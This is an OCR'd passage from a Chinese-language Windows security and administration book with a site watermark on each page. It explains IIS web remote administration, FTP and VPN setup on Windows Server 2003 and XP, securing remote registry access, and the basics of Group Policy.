在弹出的“Windows 组件向导”对话框中，逐级选择“应用程序服务器”→“Internet 信息服务(IIS)”→“万维网服务”项，单击勾选其下的“远程管理（HTML）”项并单击“确定”按钮进行组件安装，如图 12-51 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书藉，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图12-51 选择组件

在完成上述操作后，就可以在浏览器中使用“https:// 服务器名称或 IP 地址 :8098”这样的格式（在远程计算机中只能输入“https:// 服务器 IP 地址 :8098”），来访问 Windows Server 2003 的 IIS 6.0 的 Web 接口管理页面了。

步骤 3

根据服务器的安全设置不同，有可能会弹出如图 12-52 所示的对话框，在这里要要输入管理员用户名和密码。输入的用户名必须具有相应的管理权限，否则登录之后无法进行维护操作。




图12-52 登录对话框

步骤 4

在以管理员身份登录系统后，在登录的管理页面中显然可以看出在这里可以进行 Web 等各种服务器的具体设置。如，能够查看或配置服务器的运行日志文件、当前运行状态、网站 IP 地址、DNS 后缀、域。此外还能够创建、编辑、删除服务器上的用户和组名单，甚至可以远程重新启动服务器、关闭服务器或者是通过计划任务关闭计算机，如图 12-53 所示。



图12-53 管理页面

在远程维护的支持下，可以非常方便的完成以前必须亲自在计算机上才可以实现的操作。下面就来讲解几个基本的管理操作：

1．设置服务器名

设置服务器名可以使网络中称谓管理更加合理，资源的寻找更加方便，例如需要将当前服务器加入到一个域中，那么服务器名就往往需要更改。在 Web 管理模式中，修改服务器名是件很容易的事情。为此，需要单击“设置服务器名”项，弹出如图 12-54 所示的设置界面。




图12-54 设置服务器名

将“服务器名”右侧文本框中的名称删除，并输入所需的名称即可完成服务器名的设置。在此设置界面中，如果需要将当前服务器由“工作组”管理模式改为加入到“域”管理模式，只需选中“域”

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

并输入设置相应的域名即可。修改完成后，要记得单击管理页面右下角的“确定”按钮来应用设置。

2．设置管理员密码

这个操作比较容易理解，意思就是可以通过Web方式进行远程服务器管理员的登录密码修改操作。单击管理主页面中的“设置管理员密码”项，在弹出的具体管理页面中输入当前登录的密码后，再重复两次输入需要更改的密码，单击“确定”按钮即可完成管理员密码的修改，如图12-55所示。





图12-55 设置账户名和密码



3．创建FTP服务

通过Web接口管理服务器，除了可以进行一般性的操作外，只要权限允许，还可以创建、删除、修改站点。以创建一个FTP服务为例，方法如下：

步骤1

单击Web管理页面中上方的“站点”标签，转换到站点管理页面，如图12-56所示。




图12-56 站点管理页面

步骤2

单击页面右侧部分“任务”列表中的“创建”按钮，弹出“创建网站”页面，如图12-57所示。



图12-57 创建网站

步骤3

在“站点标识符”右侧的文本框中，输入准备创建的服务名（如FTP），并按键盘上的“TAB”键转换到下一项，此时目录中将自动出现默认创建的目录；在下面的“网站管理员”栏中将自动出现该服务对应的默认管理员名称，如“FTP_Admin”。接着，在“管理员密码”和“确认密码”两项右侧的密码框中输入相同的密码。

此时，不要急着单击下方的“确定”按钮执行当前的操作，因为创建的站点服务端口并不是

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

FTP 服务默认的 21 端口，而是与默认网站相同的 80 端口，如果此时单击“确定”按钮的话，那么就会造成端口资源冲突的现象了。

正确的做法是，单击上图中左侧的“站点标识”项进入管理页面后，将“TCP 端口”项右侧文本框中的数字“80”删除，并输入数字“21”（端口 21 为默认的 FTP 服务端口）。接着，单击“IP 地址”项右侧的下向箭头，在下拉菜单中选中需指定的 IP 地址，如 192.100.100.16，如图 12-58 所示。



图12-58 设置端口

步骤 4

设置完毕后，此时才可以单击“确定”按钮应用设置。稍后，在返回到的“网站配置”管理页面中，就可以看到刚刚创建的名为“FTP”服务，如图 12-59 所示。



图12-59 服务列表

从上图中可以看出，创建的服务“状态”为“已停止”，这说明当前服务创建成功了，但是还没有被激活，所以，应单击右侧“任务”列表中的“启动”按钮将其激活。

此时，如果使用 Cuteftp 等软件尝试 FTP 登录的话，会发现登录将会成功，如图 12-60 所示。



图12-60 登录创建的FTP服务器

在登录成功的界面中，可以看到创建的 FTP 服务已经可以使用自动创建的 FTP 管理账户和设置的密码登录了，并且系统还在自动创建的目录中又创建了一个“新建文件夹”，如图 12-61 所示。



图12-61 登录成功后

在登录成功后，就可以进行文件的上传、下载、更名、删除等操作了。

虽然 Windows Server 2003 的 Web 接口管理功能很强大，但要强调的是，Web 接口管理会因用户的管理是否妥当，而有可能出现不同等级的安全隐患，所以，大家谨慎使用 Web 接口管理功能为宜！

12.3.4 Web连接的安全概要

Web 连接是由 ActiveX 控件、示例网页和其他文件组成的 Web 应用程序，它的安全性主要表现在两个方面：

一是使用的账户。账户一般不要使用 Administrator 这样的内置账户，因为这会让黑客

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

猜解的难度大大降低。在密码上要参考本书前面的内容，确保使用强密码。

二是开启的服务上。每项服务都有自己的属性，在属性的设置上不要产生漏洞。例如，一般不要设置允许匿名访问的 FTP 服务，否则，很有可能会导致数据泄密。特别是招来溢出攻击的尝试，那就得不偿失。

12.4 配置VPN服务

VPN 即“Virtual Private Network” 的简称，中文是“虚拟专用网络”的意思。这是一项在公用网络上建立专用网络的技术。之所以称为虚拟网主要是因为整个 VPN 网络的任意两个节点之间的连接并没有传统专网所需要的“端到端”的物理链路，而是架构在公用网络服务商所提供的网络平台（如 Internet,ATM,Frame Relay 等）之上的逻辑网络，用户数据在逻辑链路中得以加密传输，如图 12-62 所示。




图12-62 VPN连接示意

由于通过公用 IP 网络来建立 VPN，不再需要铺设专门的线路进行通信，这样就可以节省大量通信费用，可称得上物美价廉。

概括起来，VPN 就是通过公用网络在两台计算机或两个网络之间建立的专用连接。换而言之，VPN 就是把因特网变成了模拟的专用 WAN。根据 VPN 所起的作用，可以将 VPN 分为 3 类，即 VPDN、Intranet VPN 和 Extranet VPN。其中，Intranet VPN 技术最为常用——在本书中讲解的也是这种技术。

Intranet VPN 主要指的是在分支机构的 LAN 和总部 LAN 之间的 VPN。通过 Internet 这一公共网络将各地分支机构的 LAN 连到总部的 LAN，以便内部的资源共享、文件传递等，可节省 DDN 等专线所带来的高额费用。很明显，VPN 技术不仅仅可以在学校网络中使用，因为越来越多的企业需要在全国乃至世界范围内建立各种办事机构、分公司和研究所等，各个公司之间传统的网络连接方式一般是租用专线。利用 VPN 特性可以在 Internet 上组建世界范围内的 Intranet VPN。利用 Internet 的线路可以保证网络的互联性，而利用隧道、加密技术等 VPN 特性可以保证信息进行安全传输。

现在教育系统大力推行的城域网，实际上就是为了实现内部网络的安全性访问而组建的。对于无法投入巨大资金铺设线路的一般性企业来说，大多都是采用租用电信运营商的线路，如光纤、SDH 和 DDN 等实现专用网络。这样做虽然已经节省了很多费用，但仍然没有自行使用 VPN 技术好，因为 VPN 的安全性、可靠性和管理性更好。

例举，A 公司因业务扩展，在外地设立了 A1 分部。现在 A1 分部需要时时访问公司内部的网络，来查阅一些内部资料，那么这就是个“远程用户通过 Internet 访问 A 公司内部网络”的过程，显然“网络访问路径”需要两层，即 Internet 和内部网络，如图 12-63 所示。




图12-63 连接示意

这个时候，就可以使用 VPN 服务来解决两层访问的问题了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.4.1 配置VPN服务器

步骤 1

依次单击“开始”→“程序”→“管理工具”→“路由和远程访问”菜单，在打开的“路由和远程访问”服务窗口中，选中控制台中的Hostname（本机名称）并依次单击“操作”→“配置并启用路由和远程访问”菜单，如图 12-64 所示。




图12-64 路由和远程访问

步骤 2

在弹出的安装向导中单击“下一步”按钮，在“配置”对话框中选择“自定义配置”选项后继续，如图 12-65 所示。




图12-65 向导窗口

步骤 3

在“自定义配置”对话框中勾选“VPN 访问”项后继续，如图 12-66 所示。




图12-66 勾选“VPN访问”项

步骤 4

在出现如图 12-67 所示的界面时，直接单击“完成”按钮。




图12-67 完成界面

步骤 5

在弹出的“路由和远程访问”对话框中单击“是”按钮，等待几秒钟后，待路由和远程访问服务完成初始化操作后 VPN 服务器即可启动了，如图 12-68 所示。



图12-68 启动VPN服务器

步骤 6

现在需要使用静态 IP 地址池为拨入端分配 IP 地址，这样可以减少 IP 地址的解析时间，从而有效提高远程连接速度。为此，需要右键选中并单击控制台中的服务器名，在弹出的菜单里选中“属性”菜单，如图 12-69 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图12-69 选择属性

步骤 7

在打开的“hostname（本地）属性”窗口中，单击切换至“IP”选项卡设置界面。在“IP地址指派”选项中单击选中“静态地址池”后，再单击“添加”按钮，如图 12-70 所示。



图12-70 单击“添加”按钮

步骤 8

在弹出的“新建地址范围”对话框中，在“起始 IP 地址”和“结束 IP 地址”右侧的 IP 地址栏中键入所需的内部网络的 IP 地址范围（如 192.168.1.15~192.168.1.21），如图 12-71 所示。



图12-71 设置IP地址

12.4.2 添加权限账号

在服务器配置完毕后，还需要为远程的用户添加一个能够拨入 VPN 服务器的权限账户，VPN 服务器将使用该账户对远程连接进行认证。为此，需要执行如下操作：

步骤 1

右键单击“我的电脑”图标，并在弹出的菜单中选择“管理”。

步骤 2

在打开的“计算机管理”窗口中展开“本地用户和组”→“用户”项，右键单击用户列表中的某一个用户名称（如 Administrator），在弹出的菜单中选择“属性”，如图 12-72 所示。



图12-72 选择属性

步骤 3

在打开的“Administrator 属性”窗口中单击切换到“拨入”选项卡设置界面，单击勾选“远程访问权限”部分的“允许访问”选项，如图 12-73 所示。




图12-73 设置允许访问

步骤 4

设置完毕后，单击“确定”按钮后就结束了服务器与账号的设置操作了。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

12.4.3 配置VPN客户端

由于目前使用 Windows XP 系统的用户比较多，所以下面就以 Windows XP 操作平台为客户端环境，讲解一下 VPN 客户端的配置方法。为此，需要执行如下操作：

步骤 1

双击“控制面板”中的“网络连接”项，在打开的“网络连接”窗口中双击左侧“网络任务”区域的“创建一个新的连接”链接，如图 12-74 所示。



图12-74 创建一个新的连接

步骤 2

在弹出的“新建连接向导”进行到“网络连接类型”对话框时，点选“连接到我的工作场所的网络”选项继续，如图 12-75 所示。




图12-75 点选“连接到我的工作场所的网络”项

步骤 3

在出现如图 12-76 所示的“网络连接”对话框时，选择“虚拟专用网络连接”项继续。



图12-76 选择“虚拟专用网络连接”项

步骤 4

在出现如图 12-77 所示的“连接名”对话框时，键入一个连接名称后继续。



图12-77 输入名称

步骤 5

在“VPN 服务器选择”对话框中，键入 VPN 服务器端的 IP 地址或域名后继续，如图 12-78 所示。




图12-78 输入IP地址或域名

步骤 6

在最后一步中勾选“在桌面上创建此连接的快捷方式”后，单击“完成”按钮结束创建过程，如图 12-79 所示。

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。




图12-79 完成设置

步骤 7

为了避免出现成功连接 VPN 服务器后，客户端不能访问 Internet 的问题，还需要对刚刚创建的“VPN 连接”做简单的配置。为此，需要在“网络连接”窗口中右键单击刚创建的链接图标，在弹出的菜单中选择“属性”项，如图 12-80 所示。




图12-80 选择属性

步骤 8

在弹出的窗口中切换到“网络”选项卡设置界面，在这里双击“Internet 协议 (TCP/IP)”项，如图 12-81 所示。




图12-81 选择TCP/IP协议

步骤 9

在“Internet 协议（TCP/IP）属性”对话框中，单击“高级”按钮继续，如图 12-82 所示。




图12-82 单击“高级”按钮

步骤 10

在随即出现的“高级 TCP/IP 设置”对话框中，清空“常规”选项卡设置界面中“在远程网络上使用默认网关”项的选中状态，如图 12-83 所示。




图12-83 清空选项

12.4.4 拨入VPN服务器

现在远程用户就可以使用被赋予拨入权限的用户名“administrator”拨入 VPN 服务器了。具体的实现过程如下：

步骤 1

双击桌面上的 VPN 连接图标弹出拨号窗口，在“用户名”和“密码”栏中输入相应的信息，并单击“连接”按钮即可与 VPN 服务器建立连接了，如图 12-84 所示。

溜客安全网 WwW.176Ku.CoM


免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。



图12-84 开始拨号

步骤 2

连接成功后，远程用户就可以如同服务器所在局域网中的用户那样，自由使用局域网内的资源了，如网上邻居、FTP 等。



12.5 远程管理注册表

由于注册表是系统的核心数据库，所以对它进行远程管理将会具有积极的意义。此外，为了使远程管理变得更加方便，我们可以使用远程管理组策略的方法。

12.5.1 远程编辑注册表

远程编辑注册表是一项常规操作，它可以让熟悉注册表维护的用户对远程用户出现问题的注册表进行维护。要进行远程编辑注册表的操作，可以使用 Reg 命令等多种方法。这里介绍在“注册表编辑器”中实现远程编辑的方法。以 A 机连接到 B 机为例，具体过程是：

步骤 1

在 A 机中新建一个与 B 机当前登录账户名和密码均相同的账户，并使用新的账户登录 A 机。这样，可以避免连接注册表时的验证操作。

步骤 2

在 A 机的“注册表编辑器”窗口中，依次单击“文件”→“连接网络注册表”项，如图 12-85 所示。




图12-85 注册表编辑器

步骤 3

在弹出的“选择计算机”窗口中，在“输入要选择的对象名称”栏中输入远程计算机的 IP 地址（如 192.1611.1.9）或计算机名后，单击“确定”按钮，如图 12-86 所示。




图12-86 指定远程IP地址

步骤 4

就可以在“注册表编辑器”窗口中的左侧，看到远程计算机的 IP 地址，其下的内容便是远程计算机的可以编辑的注册表内容范围，如图 12-87 所示。



图12-87 远程注册表

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

步骤 5

当完成对远程注册表的编辑操作后，依次单击“文件”→“断开网络注册表”菜单，可以中断对远程注册表的连接，如图 12-88 所示。



图12-88 断开远程注册表连接

在远程注册表连接完成后，远程注册表默认允许对 HKEY_LOCAL_MACHINE 和 HKEY_USERS 子树进行编辑。如果希望精确定制这两根子树中的可以访问的范围，需要在组策略中进行如下操作：

步骤 1

在“运行”栏使用命令“Gpedit.msc”打开“组策略”窗口，并依次展开到如下分支：

计算机配置\Windows 设置\安全设置\本地策略\安全选项

步骤 2

双击右侧窗格中的“网络访问：可远程访问的注册表路径”项，在弹出的如图 12-89 所示属性窗口中可以看到默认允许的子树中的范围有哪些，在这里可以添加和删减具体的子项路径。




图12-89 配置范围

由于这里的定义需要在注册表中做出相应的配合，所以还需要执行如下操作：

在“注册表编辑器”窗口中，依次展开到如下分支：

HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg

在 winreg 子项的 AllowedPaths 项中，双击右侧窗格中的“Machine”值，在弹出的属性窗口中可以看到组策略中“网络访问：可远程访问的注册表路径”的策略设置在这里有着相同的值。实际上，“网络访问：可远程访问的注册表路径”策略的设置目的，就是为了供“Machine”值调用。

12.5.2 安全配置

首先，需要知道在 Windows XP/2003 中，默认情况下只有管理员组和备份操作员组的成员才有权通过网络访问注册表。其中，管理员具有完全控制访问权，备份操作员具有读访问权。因此，在连接远程注册表的账户配置操作上，一定要慎重。

此外，要知道在“服务”中有一项专门针对远程注册表访问的服务，此服务可以控制远程访问注册表这个环境是否被提供。

步骤 1

在“运行”栏中使用命令“Services.msc”打开“服务”窗口。

步骤 2

双击“Remote Registry”服务，在弹出的如图 12-90 所示属性窗口中，如果设置此服务为“停止”状态，那么只有此计算机上的用户才能修改注册表。默认状态下，此服务处于启动状态。




图12-90 属性窗口

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

除了可以通过服务来决定远程注册表是否可以访问外，还可以通过如下方法指定只有哪些账户或组能够远程访问注册表的HKEY_LOCAL_MACHINE子树。

在“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg”子项中，新建一个名为“Description”的REG_SZ的值，并设置其属性内容为“Registry Server”。

选中“HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers”子项中的“winreg”项并单击右键，在弹出的菜单中选择“权限”，如图12-91所示。



图12-91 选择权限

在弹出的如图12-92所示窗口中，指定授予各种访问权限的账户或账户组即可。



图12-92 设置权限

在经过此设置后，远程计算机可以连接到HKEY_LOCAL_MACHINE和HKEY_USERS子树，但是，其中HKEY_LOCAL_MACHINE会受到访问权限（如不能打开子项列表，等等）的控制，而HKEY_USERS则可以任意打开。

如果要绕过Winreg子项给出的访问权限限制，需要执行如下操作：

步骤1

在HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\SecurePipeServers\Winreg子项下新建一个名为“AllowedPaths”的项。

步骤2

选中“AllowedPaths”项后，在右侧窗格中新建名为“Machine”的REG_MULTI_SZ值。

步骤3

双击“Machine”值并在其中添加希望绕过访问限制的那些注册表项即可。前面已经说过，这个值的属性内容实际上与“组策略”的“计算机配置\Windows设置\安全设置\本地策略\安全选项”分支中，“网络访问：可远程访问的注册表路径”项的属性内容是相同的。因此，设置“Machine”值和“网络访问：可远程访问的注册表路径”项都是可以的。

12.6 远程管理组策略

在Windows 2000及以后的Windows操作系统中，组策略（Group Policy）这个工具可以帮助我们对系统进行强大的管理。在Windows XP/2003中，组策略是一项很好用的管理工具。使用它可以实现如下管理任务：

(1) 对账户和计算机使用One to myny。即基于活动目录，使用组策略功能对整个域的账户和计算机进行管理；

(2) 进行软件分发；

(3) 实现对IE的维护；

(4) 进行软件限制；

(5) 配置脱机文件夹；

(6) 进行安全设置；

(7) 漫游配置文件和文件夹重定向；

(8) 基于注册表的设置；

溜客安全网 WwW.176Ku.CoM

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客及旗下换在中国网（WWW.17HUAN.COM）祝您技术更上一个台阶。

(9) 管理计算机和用户脚本；

……

12.6.1 什么是组策略

Windows 提供了多种自定义计算机的方法，如使用“控制面板”、注册表、组策略，等等。组策略是其中一种较容易理解的涵括范围较广的策略集合。Windows XP/2003 中的组策略的正式名称应该叫“组策略对象编辑器”，它的版本是 1.0，如图 12-93 所示。



图12-93 组策略简介

所谓“策略”（Policy），实际上指的是对系统进行各种配置的机制，策略通常需要由管理员级别的账户来制定，并由管理员来实施到所有的计算机或用户环境中。所谓组策略（Croup Policy），是指按组进行的策略集合，以便用户可以更加容易地分门别类的对策略进行制订。

我们不仅可以将组策略应用在本地环境中，还可以将组策略应用在域环境中（如 Windows Server 2003 就可以依靠组策略制订复杂的域策略方案。）。使用组策略，可以一次性地定义大量的用户或计算机的环境。

通常，可以使用组策略管理单元制订如下几种策略设置：

1.拥有大量基于注册表的策略

可以针对 Windows 操作系统及其组件，以及针对应用程序进行策略设置。为管理这些设置，需要使用组策略管理单元的“管理模板”节点。

2.安全选项

包括针对本地计算机、域和网络安全的策略。

3.软件安装和维护选项。

用来集中管理软件的安装、更新和删除的策略。


4.脚本选项

包括用于计算机启动和关闭以及用户登录和注销的脚本。

5.文件夹重定向选项

允许管理员将用户的特殊文件夹重定向到网络上。

虽然，组策略在 Windows 中是作为一个 Microsoft Management Console（MMC）管理单元运行的，但我们完全可以将其看作是一个独立的、强大的系统配置管理工具。通常，我们都是通过在“运行”栏或“命令提示符”窗口中使用“Gpedit.msc”命令打开它。Gpedit.msc 文件存储在“C:\WINDOWS\system32”文件夹中，可以直接双击运行它。由于组策略不是常用程序，所以它不会出现在开始菜单或者程序栏里。



